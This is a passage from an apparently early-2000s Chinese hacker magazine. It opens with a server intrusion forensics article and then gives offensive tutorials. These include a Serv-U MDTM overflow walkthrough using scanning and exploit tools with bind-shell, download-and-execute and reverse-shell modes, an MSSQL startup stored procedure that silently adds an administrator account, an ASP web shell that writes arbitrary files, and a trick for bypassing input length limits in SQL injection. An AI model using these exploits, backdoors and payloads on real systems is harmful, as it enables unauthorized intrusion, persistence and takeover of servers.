


图 7

从注册表中列出的帐户名跟帐户管理器中列出的帐户名一致，因此可以认为帐户正常。接下来我们要检查是否有克隆用户存在。我们要比对administrator和guest的F值是否相同，administrator(0x1f4)的F值如图6，Guest(0x1f5)的F值如图7。

通过对比发现，两帐户F值并不相同。说明Guest用户并没有被克隆成Administrator用户。然后依照同样的方法对比V值，再对比其它所有用户跟administrator的F和V值，我并未发现有克隆帐户。

3.检查服务、进程、文件

要查找可疑的服务，同样你需要对系统默认服务相当清楚。在“管理工具→服务”中可以查看所有的服务情况。通过分析，也未发现可疑服务。同理，对于检查进程，你也需要对系统进程有所了解（对于一个管理员说，这是你的职责）。检查文件要麻烦一点，这里有一点小小的技巧，就是利用“按时间排列选项”排列文件，这样能很快定位是否有文件被修改或创建。经过检查我发现入侵者在服务器上的WWWROOT目录创建了一个目录cafik，目录里的内容稍后分析。（此处发现了这个目录，我立即保存在另一个地方，以防止被人为删除）

4.查看事件管理器

对于事件管理器（控制面板→管理工具→事件管理器）的安全日志默认是不会有任何日志的，只有当用户指定了某个审核才会有记录。在服务器上我只审核了帐户登录出错的信息，因此从这里我并没有得到入侵者的痕迹。推荐大家尽量对审核详尽一点，不过此时要注意将日志文件大小调大一点。

二、查找入侵者的脚印

从上面的检测情况可以看出以及服务自身的配置（打好了补丁），入侵者没有加管理员，也没有运行后门程序，很明显，文件被更改不是被溢出得到的SHELL再改的，因此我把入侵者能够更改文件的问题锁定在了WEB方面。我猜想，他应该是通过WEB来进行入侵的。这样IIS的日志文件就显得异常重要。

立即动手分析cafik下目录的所有内容。其下包括两个ASP文件（board.asp和xp.asp），我用记事本打开后发现他是一个类似海阳顶端ASP木马的一个ASP木马，不过此文件并没有被杀毒软件查杀。另有一个qq.exe文件被杀毒软件隔离了，因此不必担心他的作用。另有一个目录hum，经分析得出是3389终端服务的网页服务形式。另有rar.exe一个，这是命令行下的RAR。一个ts.exe，这是一个自解压压缩包，解压后就是3389终端服务的网页服务的实现文件。从入侵者放上的文件可以得出，他最有可能利用的文件就是xp.asp和board.asp，因此入侵者应该留下了不少的脚印在IIS的日志里。于是立即分析IIS的日志文件(%systemroot%\LogFiles\W3SVC1)。注意此处的w3svc1是不一定的。在你的服务器上可能是w3svc2或w3svc3等等。IIS的日志文件是用年月日作为文件名的，我找到被入侵的前后一个星期的文件，查找“cafik”，得到不少信息，如下：

```
2003-12-22 09:36:20 218.8.24.21x - 202.115.xx.10 80 GET
/cafik/board.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.1)
```

IIS日志默认的格式为：**日期 客户端IP 服务端IP 端口 请求方式 路径 返回代码**

从上面可以得到218.8.24.217请求了这个文件，返回200成功的代码，因此我有理由记录下这个IP。继续查找，还找到了更多的信息：

```
2003-12-22 09:36:30 218.8.24.21x - 202.115.xx.10 80 GET
/cafik/board.asp UserName=cafik 200 Mozilla/4.0+(compatible;
+MSIE+6.0;+Windows+NT+5.1)
2003-12-22 10:38:33 218.8.24.21x - 202.115.xx.10 80 GET
```

```
/cafik/hum/index.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

从IIS的日志中，我发现请求了cafik目录的IP是不定的，一共有以下几个：

```
218.8.24.21x, 218.8.44.23x, 218.9.116.9x, 218.9.116.22x, 218.9.199.3x , 218.8.71.9x
```

而且从IE提交的User-Agent大概可以知道此用户的系统是WinXp，IE6.0。

找到入侵者IP后，我立即保存了IIS日志文件，以作备份。从IIS日志，我已经得到了入侵者的IP了。进一步就是要找到系统的漏洞，也就是说要了解入侵者是如何入侵的。

三、分析入侵者的入侵方式

从上面的分析已经大致了解入侵者应该是通过WEB方式入侵的。因此立即想到了ASP的安全问题。服务器上运行了我们学院的网页，而我把自己的个人主页放在了学院的一个目录下，而我的个人主页设置了管理员可以上传任何文件。所有ASP文件均是我独立自主开发的，因此他是不可能知道mdb文件的下载路径得到管理员密码。在管理员身份判断上，对于SQL Injection我也知道不少，因此文件基本不会有漏洞。郁闷~！那他怎么知道密码的呢？还是要靠IIS的日志帮忙。前面我已经找到了入侵者的几个IP，因此可以在日志中查找他的IP应该可以得到不少信息。经过一番查找，我找到了足够多的信息：

```
2003-12-21 03:05:11 218.9.116.9x - 202.115.xx.10 80 GET /jl/login.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

从上面可以知道入侵者在请求我的管理员登录页面了。

```
2003-12-21 03:19:02 218.9.116.9x - 202.115.70.xx 80 GET /jl/admin_admin.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)

2003-12-21 03:19:02 218.9.116.9x - 202.115.xx.10 80 GET /jl/admin_left.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)

2003-12-21 03:19:03 218.9.116.9x - 202.115.xx.10 80 GET /jl/admin_main.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

我倒~！居然进入了我的管理员页面。这样他拥有了上传任何文件的权限。

```
2003-12-21 03:21:35 218.9.116.9x - 202.115.xx.10 80 POST /jl/uploadsave.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

在上传文件了。

```
2003-12-21 03:21:59 218.9.116.9x - 202.115.xx.10 80 GET /jl/upload/20031221112135.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

已经在请求他所上传的文件了。一猜就知道是一个ASP后门。

```
2003-12-21 03:27:24 218.9.116.9x - 202.115.xx.10 80 POST /jl/upload/20031221112135.asp id=edit&path=/jl/ip.asp&attrib= 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

从id=edit&path=/jl/ip.asp可看出，入侵者在用这个ASP木马修改我的ip.asp文件。

```
2003-12-21 03:28:33 218.9.116.9x - 202.115.xx.10 80 GET /jl/upload/20031221112135.asp id=edit&path=/jl/logfile.htm&attrib= 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

又修改了我的logfile.htm，这是记录管理员登录出错的文件。TNND，我就说怎么在logfile里找不到他登录的信息，原来被他改了。

```
2003-12-21 03:46:00 218.9.116.9x - 202.115.xx.10 80 GET /jl/upload/20031221112135.asp id=edit&attrib=&creat=yes&path=/cafik 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)

2003-12-21 03:47:47 218.9.116.9x - 202.115.xx.10 80 GET /jl/upload/20031221112135.asp id=edit&path=/jl/upload/20031221112135.asp&op=copy&attrib=&dpath=/cafik/board.asp 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

上面两个信息依次为入侵者创建cafik目录以及把他上传的asp文件拷贝到cafik里。

这下问题明朗了，问题全出在上传的ASP文件。但随之而来的却是他怎么知道我的管理员密码的呢？为了确认，我再一次检查了我判断管理员的那一部分代码，不过我觉得这一部分是完美，不可能有什么漏洞。我再仔细分析了IIS日志，发现两个重要信息：

```
2003-12-21 02:28:11 218.9.116.9x - 202.115.xx.10 80 GET /jl/login.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)

2003-12-21 02:29:04 218.9.116.9x - 202.115.xx.10 80 GET /jl/logfile.htm - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
```

从上面两个记录可以看到，入侵者先登录，不过这个时候可能是失败，于是立即查看登录记录（这个请求前后没超过一分钟）。于是我推断入侵者是通过logfile.htm得到管理员的密码的。

可能不少人奇怪了，为什么logfile.htm会有密码？logfile.htm的格式是IP－用户名－密码。我想没有人输入密码总是正确的吧。难免会不小心输入错误吧。呵呵，这下懂了吧，是因为logfile记录下了我以前不小心输入的错误密码，而这是无心输错的，因此离我的真实密码差不了多远。这就让入侵者有了非常多的有用信息。

不过我还是很佩服他，居然用输错的密码搞到了我的真实密码。郁闷~（话外音：废话，你的密码这么明显，是人都猜得出 ^_^）

总结一下他入侵的方式：先是从logfile里面得到有用信息，即而推断出我的真实密码，然后上传一个ASP木马，然后利用这个ASP木马做坏事（修改了包括首页在内的几个文件）。知道了他的入侵方式，于是立即更正logfile，加上只有管理员权限才能浏览的身份验证。然后修改管理员密码，更改mdb数据库文件名，删除入侵者上传和复制的文件等等。

完成后，我继续等待入侵者的到来……

```
2003-12-27 09:30:48 218.9.116.22x - 202.115.xx.10 80
```

```
GET /cafik/xp.asp  404 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.0)

    2003-12-27 09:32:41 218.9.116.22x - 202.115.xx.10 80
GET /cafik/xp.asp  404 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.0)
```

呵呵，入侵者又想请求ASP木马，不过这个时候已经是404文件不存在的返回信息了。

```
    2003-12-27 12:57:56 218.9.116.22x - 202.115.xx.10 80
GET /jl/login.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.1)

    2003-12-27 12:58:00 218.9.116.22x - 202.115.xx.10 80
GET /jl/logfile.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;
+Windows+NT+5.1)
```

又想用管理员登录，不过此时密码已经不正确了，果然又想查看我的登录记录，不过现在等待他的却是权限不够的信息。而且logfile也记录下了他的登录过程：

```
    2003-12-27 12:57:56 218.9.116.22x admin 52LYY1314
```

果然是知道了我以前的密码5201314。这下入侵者没气了吧。呵呵，开心！

一次入侵分析就完了。这次全面检测了服务器的安全，也查到了入侵者的IP，对警告入侵者非常有用，并且分析出了入侵者的入侵方式，从中修改了服务器上引发安全问题的文件。

这次入侵者的成功入侵也给我提了个醒，就是服务器安全大意不得，一点小的疏忽，也可能造成大的损失。希望大家看了我的文章有所收获，对分析入侵有所帮助。

（本文提及的Active　Ports光盘中有收录）

SERV-U5.0 MDTM命令缓冲区远程溢出实战

雪莲蓬

Serv-U是一个Windows平台下使用非常广泛的FTP服务器软件。不久前Serv-U因SITE　CHMOD命令出现过一次溢出漏洞，该漏洞溢出成功的前提条件是必须得到一个具有对目录写权限的账号。

在漏洞公布后的短短几天内厂家非常及时的发布了Serv-U5.0版本，从而没有导致利用该漏洞的大面积攻击情况发生。但相隔不久红盟又发现了Serv-U的SITE CHMOD命令也存在一个溢出漏洞，Serv-U5.0同样也在被攻击范围内。这个溢出在用户登录后对目录没有写权限的情况下也可以完成。26日绿盟针对该漏洞发出安全公告。

公告内容如下：

安全公告

受影响系统：

RhinoSoft Serv-U 5.0
RhinoSoft Serv-U 4.x
RhinoSoft Serv-U 3.x
RhinoSoft Serv-U 2.x

不受影响系统：

RhinoSoft Serv-U 5.0.0.4

Serv-U在处理“MDTM”命令的参数时缺少正确的缓冲区边界检查，远程攻击者可以利用这个漏洞对FTP服务程序进行缓冲区溢出攻击，可能以FTP进程权限在系统上执行任意指令。

Serv-U提供FTP命令“MDTM”用于用户更改文件时间，当用户成功登录系统，并发送畸形超长的时区数据作为命令参数，可触发缓冲区溢出，精心构建参数数据可能以FTP进程权限在系统上执行任意指令。利用此漏洞需要用户拥有合法帐户登录到系统，但不需要写及其他权限。

在极短的时间内，溢出程序及代码已经在网络流传开了。这里我们就来测试一下这个漏洞的威力吧！

也许有的朋友还记得，第一个Serv-U漏洞在网络上流传的时候，hotmail即发布了一个小软件——ftpscan。该软件能以极快的速度扫描一个C类网段的ftp常用账号，并能报告出该账号是否具有对目录有写权限（当然这个功能对于Serv-U的第二个漏洞来说已经是可有可无的功能了）。现在我们仍然可以利用这款工具来寻找能够被溢出的目标，来看看这个软件的具体使用方法：

```
C:\>ftpscan
FTP Scanner(Scan For Usual Upload Accounts) V1.0 By WinEggDrop
Usage: ftpscan StartIP EndIP Port Threads [FileName]
```

从上面的帮助看似乎很简单，只要按照固定的格式输入命令就可以了，即：

ftpscan 开始IP 结束IP 端口 线程 纪录保存的文件名

扫描完成后当次的纪录就会存在于你指定的文件中了。例如我们扫描xxx.xxx.25.1-xxx.xxx.25.255就可以使用命令：

ftpscan xxx.xxx.25.1 xxx.xxx.25.255 21 1024 121.txt

结果如图1。




图1

扫到可以溢出的目标后，就可以使用Serv-U　FTP服务器MDTM命令远程缓冲区溢出工具——killftp来溢出了。我们还是先来看看killftp的使用方法：

```
C:\>killftp
======================
Serv-U MDTM Time Zone Stack Overflow Xploit v0.20 alpha
For Serv-U 5.0 and below written by SWAN@SEU
======================

Usage: killftp <Host> <Port> <User> <Pass>
       killftp <Host> <Port> <User> <Pass> <url>
       killftp <Host> <Port> <User> <Pass> <Your IP> <Your port>
e.g.:
    killftp 127.0.0.1 21 test test
    killftp 127.0.0.1 21 test test http://hack.co.za/swan.exe
    killftp 127.0.0.1 21 test test 202.119.9.42 8111
```

从上面的参数可以看到killftp有三种用法。

1.直接连接

直接连接模式比较简单，一般使用在普通环境下，即主机没有使用tcp/ip筛选或防火墙等情况。使用命令**killftp xxx.xxx.25.86 21 ftp ftp**就可以了。xxx.xxx.25.86是刚刚找到的ftp服务器，21是服务器的端口，ftp　ftp是用户名和密码，结果如图2。

```
C:\>killftp [redacted].25.86 21 ftp ftp
220 Serv-U FTP Server v4.0 for WinSock ready...
331 User name okay, please send complete E-mail address as password.
230 User logged in, proceed.
Success! Try connect port 8111 to get your shell...

C:\>
```

图 2

溢出完成后提示可以尝试连接8111端口得到shell。用telnet xxx.xxx.25.86 8111命令连接溢出端口，如图3。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>net share

共享名     资源                          注释

-------------------------------------------------------------
IPC$                                     远程 IPC
D$           D:\                         默认共享
C$           C:\                         默认共享
ADMIN$       C:\WINNT                    远程管理
E$           E:\                         默认共享
命令成功完成。

C:\>_
```

图 3

可以看到连接成功，权限为system。

2. 溢出后下载文件并执行

下载文件并执行相对麻烦一点，首先你需要配置一个后门或者木马放到一个web服务器上，在溢出的时候指定其路径。当溢出完成后不开shell而直接下载你指定的后门或者木马并执行。这个方式比较灵活可以用在很多情况下。现在我们来看看溢出过程。使用命令：

killftp xxx.xxx.0.2 21 test 111111 http://xxx.xxx.78.36/IIService.exe

结果如图4。

```
C:\>killftp [redacted].0.2 21 test 111111 http://[redacted].78.36/IIService.exe
220 Serv-U FTP Server v5.0 for WinSock ready...
331 User name okay, need password.
230 User logged in, proceed.
Success! Host has download and execute the program...
```

图 4

```
C:\>NC -vv [redacted].0.2 197
no1 [[redacted].0.2] 197 (?) open
[redacted]

WinShell v5.0 (C)2002 janker.org

? for help
CMD>?

i Install
r Remove
p Path
b reBoot
d shutDown
s Shell
x eXit
q Quit

Download:
CMD>http://.../srv.exe

? for help
CMD>
```

图 5

这里我使用的是后门，开端口197。下面尝试用NC连接后门端口197（很多朋友不明白什么时候用NC 什么时候用TELNET这里我给出了比较。在主动连接的情况下NC和TELNET都是一样的，用那个就看你的喜好了），如图5。

连接成功，可以看到这是win shell后门的快捷菜单了。

3. 反弹连接

反弹模式是一个非常有用的模式，一般用在对方完全屏蔽了端口的情况下。至于怎么判断对方是否完全屏蔽了端口，这就要靠你的经验了哦！不过大部分情况下使用这种方式都可以成功的。除非你自己没有公网IP，呵呵！首先用NC在本地监听一个端口等待反弹的连接。使用命令：

NC -vv -l -p 100（这里我监听端口100）

然后执行溢出命令，反弹溢出的命令如下：

killftp xxx.xxx.61.39 21 up up 61.183.78.42 100


这里61.183.78.42是我的公网IP，端口100是NC监听的端口。执行溢出后的结果如图6。

可以看到已经反弹过来并连接成功了。至于权限就不用说了，绝对是system权限。再往后的事情x档案已经说的太多了，我就不再重复了。

至于这个漏洞该怎么补救呢？其实Serv-U官方已经有办法了。

大家可以去官方的主页http://www.serv-u.com/下载Serv-U5.0.0.4版本，这个版本不受该漏洞影响。不知道是红盟提前通知了Serv-U的厂家还是Serv-U的厂家真的比较勤劳，每次关于Serv-u的漏洞厂家的反应都出奇的快，当然这是好事情但愿厂家能够长期的坚持下去。好了！看完文章后的你有什么感觉呢？还不快去打补丁？

注：本文提到的工具ftpscan和killftp将在X档案的官方论坛（http://www.hackerxfiles.net/bbs）提供下载。



czy

也许看烂了网上已有的常规黑客攻击手段，有的菜鸟可能像我一样都对陈旧的入侵手法厌烦了。近日笔者研究了三个新鲜的黑客小技巧，在这里和读者一起分享。

一、MSSQL的"autoexec.bat"

在WIN系统中让程序自启动，最简单的办法莫过于使用autoexec.bat文件了，但是如果用这种办法来安装后门也是最容易被发现的。

还有什么新办法让程序自动启动吗？这也许是各大论坛上问得比较多的一个问题了。这儿有一个思路：通过配置系统确定要启动的某个程序，然后再通过这个程序启动我们的程序！

对于一台联网的主机你一定想到了serv-U,pcanywhere,mssql.....这儿MSSQL最复杂，应该有可以配置的地方。我们知道对MSSQL的管理中很多内容是通过储存过程来实现的。

通过对MSDN的查询我们可以知道，MSSQL中可以设置一个储存过程让它在MSSQL服务启动的时候自动启动，而这个储存过程可以是系统自带的，也可以是用户自已编写的。但如何标记一个储存过程是自启动呢？这儿就要用到一个叫SP_PROCOPTION的储存过程，下面我就简单介绍一个这个储存过程的使用方法：

这个储存过程一共有三个参

数，分别是

sp_procoption [@ProcName =] 'procedure', [@OptionName =] 'option', [@OptionValue=] 'value'

第一个参数要标记为自启动的储存过程名

第二个参数只能是startup

第三个参数on是打开，off是关闭设置的储存过程启动标记

另外要注意的是，对于sp_procoption的执行权限只能是sysadmin，然后设置为自启动的储存过程只能是master库中。

再一个就是不能带参数，也就是说如果我们希望mssql启动的时候就执行xp_cmdshell，那么只能另外写一个储存过程，然后在这个自己写的储存过程中再来加参数调用xp_cmdshell。下边就是我写的一段储存过程的sql语句，当mssql启动后会在系统里自动加上一个用户名和全名都是SQLAgentAccount、密码是czy、注释为“SQL服务代理账号”的系统帐号：

```
Create Proc SQLStart
AS
Declare @ret Int
EXEC @ret =sp_helpextended
proc xp_cmdshell
Begin
If (@ret=1) EXEC sp_addexten
dedproc '[master].[dbo].[xp_cmdshell]',
'xplog70.dll'
END
declare @mycmd varchar(300)
set @mycmd='net user SQLAgentAccount
czy123! /comment:SQL服务代理账号 /
fullname:"SQLAgentAccount" /add && net
localgroup administrators SQLAgentAccount /
add'
EXEC xp_cmdshell @mycmd

GO
sp_procoption @ProcName='SQL
Start',@OptionName = 'startup',
@OptionValue = 'on'
```

有位老兄写了个mssql触发器后门不给我看，只好自已研究搞成这样一个触发器后门了，呵呵。到底管不管用就看管理员水平如何了:)

A tip：如何对付触发器后门，用下面这条语句检查就可以了。

Select * from sysobjects where xtype='tr'

二、跨越FSO、WSH写文件

海阳顶端网ASP木马想必各位都用过了吧，这个木马里调用的一个shell.application对象对于很多虚拟主机来说几乎是必杀。这部份的代码最早是我写出来的，当初写代码的时候主要是想证明一下shell.application对象对于虚拟主机的破坏性，所以在实用性上没有做过多的考虑。

现在把代码也“升级”一下，以实现了文件的写入，因为对于禁用了FSO、WSH的主机来说写文件的确是一个难事。

你也许会问，shell对象有写文件的功能吗？的确在MSDN中并没有介绍，但是shell对象可以对已存在的LNK/URL/PIF文件进行更改，并且更改后可以保存为别的文件名。

只能写LNK文件有用吗？这儿我们如果再使用shell对象的invokeverb方法来执行这个LNK文件的话，那我们不就能写任意文件了！为什么？因为LNK文件中指定的执行程序是可以加参数，那么我们就可以调用cmd的echo功能来写文件。

思路在这儿了，编程中遇到的实际问题如下：

1.要找到一个everyone可以仿问的LNK文件。找了一下发现：

“C:\Documents and Settings\Default User\「开始」菜单\程序\附件”目录下的默认LNK文件everyone用户都默认具有读取权限。

2.利用cmd.exe /c echo来写件的时候“>”，“<”，双引号，“&”等有特殊意义不能直接写入必须在它们的前面使用转义符^，另外双引号在vb中也有特殊意义，只有用chr(34)来代替。

最终代码如下，运行后你就可以根据需要生成任意文本文件了。

```
<%
path=trim(Request.querystring("path"))
text=trim(Request.querystring("text"))
if text<>"" and path<>"" then
text=replace(text,">","^>")
text=replace(text,"<","^<")
text=replace(text,"&","^&")
text=replace(text,chr(34),"^"&chr(34))

set shell=server.createobject("shell.
application")
set shellfolder=shell.namespace("C:\Docu-
ments and Settings\Default User\「开始」菜
单\程序\附件")
set shellfolderitem=shellfolder.parsename("
记事本.lnk")
set objshelllink =shellfolderitem.getlink
objshelllink.path="cmd.exe"
objshelllink.arguments="/c echo
"&text&">"&path&" &&del c:\a.lnk"
objshelllink.save("c:\a.lnk")
shell.namespace("c:\").items.item("a.
lnk").invokeverb
end if
%>
<html>
<title>CZY's shell backdoor II</title>
<form action=shell2.asp>
路径与文件名:<input type=text
name=path size=40><p>
文件内容:<textarea name=text rows=20
cols=50 ></textarea><p>
<input type=submit value=生成文件>
</form>
</html>
```

（注：shell2.asp文件已收录在光盘里）

三、突破SQL注入攻击时输入框长度的限制

在sql注入攻击时，xp_cmdshell 'net user abc def /add'这些命令大家想必都用烂了吧，但是在实际的测试中我们常常会遇到这样的情况，服务器的asp脚本没有对用户的输入做限制，但是在网页上通过对输入框设置maxlength属性使我们的很多攻击不能进行。

有些人可能会想到把网页下载到本地，然后在本地提交，但是有的网站通过简单的比较HTTP_REFERER和SERVER_NAME的值就可以防止。

很多人对此没办法了吧，其实除了写SOCKET程序改变HTTP_REFERER外，还有一个更简单的办法。我们先写一个注册表文件：

```
---------len.reg----------
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Soft
ware\Microsoft\Internet Explorer\
MenuExt\扩展(&E)]
@="C:\\Documents and
Settings\\Administrator\\桌面\\len.htm"
"contexts"=dword:00000004

--------end-----------

再写一个注册表文件里涉及到的len.htm，
源码：

--------len.htm--------
<script language=vbs>
set srcevent = external.menuarguments.
event
set doc=external.menuarguments.
document
set ele=doc.elementfrompoint( srcevent.
clientx, srcevent.clienty )
if ele.type ="text" or ele.type="password"
then
 ele.maxlength=200
 ele.size=200
end if
</script>
--------end------------
```

用 法

先把len.reg导入注册表(注意文件路径)，然后把len.htm拷到注册表中指定的地方。此时打开网页，光标放在要改变长度的输入框上点右键，就会看到多了一个叫扩展的选项，单击搞定！这个方法同样可以对付那些有限制输入内容的脚本了。

附：防止本地提交的ASP代码：

```
<%
server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
if mid(server_v1,8,len(server_v2))<>server_v2 then
response.write "<br><br><center><table border=1 cellpadding=20 bordercolor=black bgcolor=#EEEEEE width=450>"
response.write "<tr><td style='font:9pt Verdana'>"
response.write "你提交的路径有误，禁止从站点外部提交数据请不要乱该参数！"
response.write "</td></tr></table></center>"
response.end
end if
%>
```

由于本文可能涉及到编程的东东多一点，有的菜鸟可能会看不太懂，如果有不明白的地方到黑客X档案的官方论坛来发问好了，我会做解释的。

cmdshell下的信息刺探和远程控制

笑看斜阳

cmd又名命令解释器，除了自身丰富的内部命令外还可以执行控制台程序、脚本、批处理等等。cmdshell类后门在黑客界也有很广泛地应用。它的工作原理主要是用creatprocess创建一个隐秘的cmd实例，这个cmd的标准输入输出用creatpipe重定向到一个tcp端口上。这样可以通过nc、telnet等简单的网络通信工具便可以完成和远程cmd的交互。

